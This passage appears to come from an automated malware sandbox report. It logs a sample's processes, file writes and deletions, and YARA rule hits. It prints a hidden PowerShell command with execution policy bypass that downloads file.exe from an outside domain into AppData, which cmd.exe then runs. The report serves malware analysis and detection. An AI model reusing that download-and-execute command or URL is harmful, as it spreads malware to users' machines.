C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp\Butcherous	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp\Butcherous\Volierens	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp\Butcherous\Volierens\Primrfiler	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp\Butcherous	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp\Butcherous\Volierens	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp\Butcherous\Volierens\Primrfiler	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	4058C7	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsh4885.tmp	success or wait	1	4036F5	DeleteFileA
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp	success or wait	1	405A48	DeleteFileA

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp\System.dll	0	11776	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2f 40 74 fd 6b 21 1a fd 6b 21 1a fd 6b 21 1a fd 39 54 19 fd 6c 21 1a fd 20 59 1b fd 6c 21 1a fd 6b 21 1b fd 78 21 1a fd fd 54 1e fd 6f 21 1a fd fd 54 19 fd 6a 21 1a fd fd 54 1a fd 6a 21 1a fd fd 54 18 fd 6a 21 1a fd 52 69 63 68 6b 21 1a fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 4c fd 63 00 00 00 00 00 00 00 00 fd 00 22	MZ@!L!This program cannot be run in DOS mode.$/@tk!k!k!9Tl!Yl!k!x!To!Tj!Tj!Tj!Richk!PELc"	success or wait	1	405EAB	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\file.exe	unknown	512	success or wait	218	405E7C	ReadFile
C:\Users\user\AppData\Roaming\file.exe	unknown	4	success or wait	2	405E7C	ReadFile
C:\Users\user\AppData\Roaming\file.exe	unknown	4	success or wait	2	405E7C	ReadFile

Analysis Process: powershell.exe PID: **1832**, Parent PID: **1320**

General

Target ID:	18
Start time:	05:34:39
Start date:	18/03/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	PowerShell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httPs://thekaribacruisecompany.com/file.exe','C:\Users\user\AppData\Roaming\file.exe')
Imagebase:	0x13fa40000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 00000012.00000002.953185169.0000000000280000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000012.00000002.953185169.0000000000280000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 00000012.00000002.955614868.0000000001BD6000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 00000012.00000002.953185169.00000000002BE000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000012.00000002.953185169.00000000002BE000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 00000012.00000002.953185169.00000000002CF000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)

Analysis Process: cmd.exe PID: **1668**, Parent PID: **1404**

General	
Target ID:	19
Start time:	05:35:09
Start date:	18/03/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /C C:\Users\user\AppData\Roaming\file.exe
Imagebase:	0x4a8e0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: file.exe PID: **2708**, Parent PID: **1668**

General	
Target ID:	21
Start time:	05:35:10
Start date:	18/03/2023
Path:	C:\Users\user\AppData\Roaming\file.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\file.exe
Imagebase:	0x400000
File size:	676320 bytes
MD5 hash:	A1AFEF77EEC567ADB1076E8679AF207B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nshC65B.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E4D	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsnC988.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E4D	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsnC988.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405887	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsnC988.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E16	CreateFileA
C:\Users\user\AppData\Local\Temp\nsnC988.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	2	405E16	CreateFileA
C:\Users\user\AppData\Local\Temp\nsnC988.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	15022	405E16	CreateFileA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsnC988.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsnC988.tmp\Butcherous	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsnC988.tmp\Butcherous\Volierens	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsnC988.tmp\Butcherous\Volierens\Primrfiler	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsnC988.tmp\Butcherous	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsnC988.tmp\Butcherous\Volierens	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsnC988.tmp\Butcherous\Volierens\Primrfiler	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	4058C7	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nshC65B.tmp	success or wait	1	4036F5	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsnC988.tmp	success or wait	1	405A48	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsnC988.tmp\System.dll	0	11776	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2f 40 74 fd 6b 21 1a fd 6b 21 1a fd 6b 21 1a fd 39 54 19 fd 6c 21 1a fd 20 59 1b fd 6c 21 1a fd 6b 21 1b fd 78 21 1a fd fd 54 1e fd 6f 21 1a fd fd 54 19 fd 6a 21 1a fd fd 54 1a fd 6a 21 1a fd fd 54 18 fd 6a 21 1a fd 52 69 63 68 6b 21 1a fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 4c fd 63 00 00 00 00 00 00 00 00 fd 00 22	MZ@!L!This program cannot be run in DOS mode.$/@tk!k!k!9Tl!Yl!k!x!To!Tj!Tj!Tj!Richk!PELc"	success or wait	1	405EAB	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\file.exe	unknown	512	success or wait	218	405E7C	ReadFile
C:\Users\user\AppData\Roaming\file.exe	unknown	4	success or wait	2	405E7C	ReadFile
C:\Users\user\AppData\Roaming\file.exe	unknown	4	success or wait	2	405E7C	ReadFile

Analysis Process: verclsid.exe PID: **1808**, Parent PID: **1404**

General

Target ID:	22
Start time:	05:35:36
Start date:	18/03/2023
Path:	C:\Windows\System32\verclsid.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\verclsid.exe" /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5
Imagebase:	0xff520000
File size:	11776 bytes
MD5 hash:	3796AE13F680D9239210513EDA590E86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: notepad.exe PID: **280**, Parent PID: **1404**

General

Target ID:	23
Start time:	05:35:38
Start date:	18/03/2023

Path:	C:\Windows\System32\notepad.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\NOTEPAD.EXE" "C:\Users\user\AppData\Local\Temp\FZdtfhgYgeghD .scT
Imagebase:	0xffa70000
File size:	193536 bytes
MD5 hash:	B32189BDFF6E577A92BAA61AD49264E6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly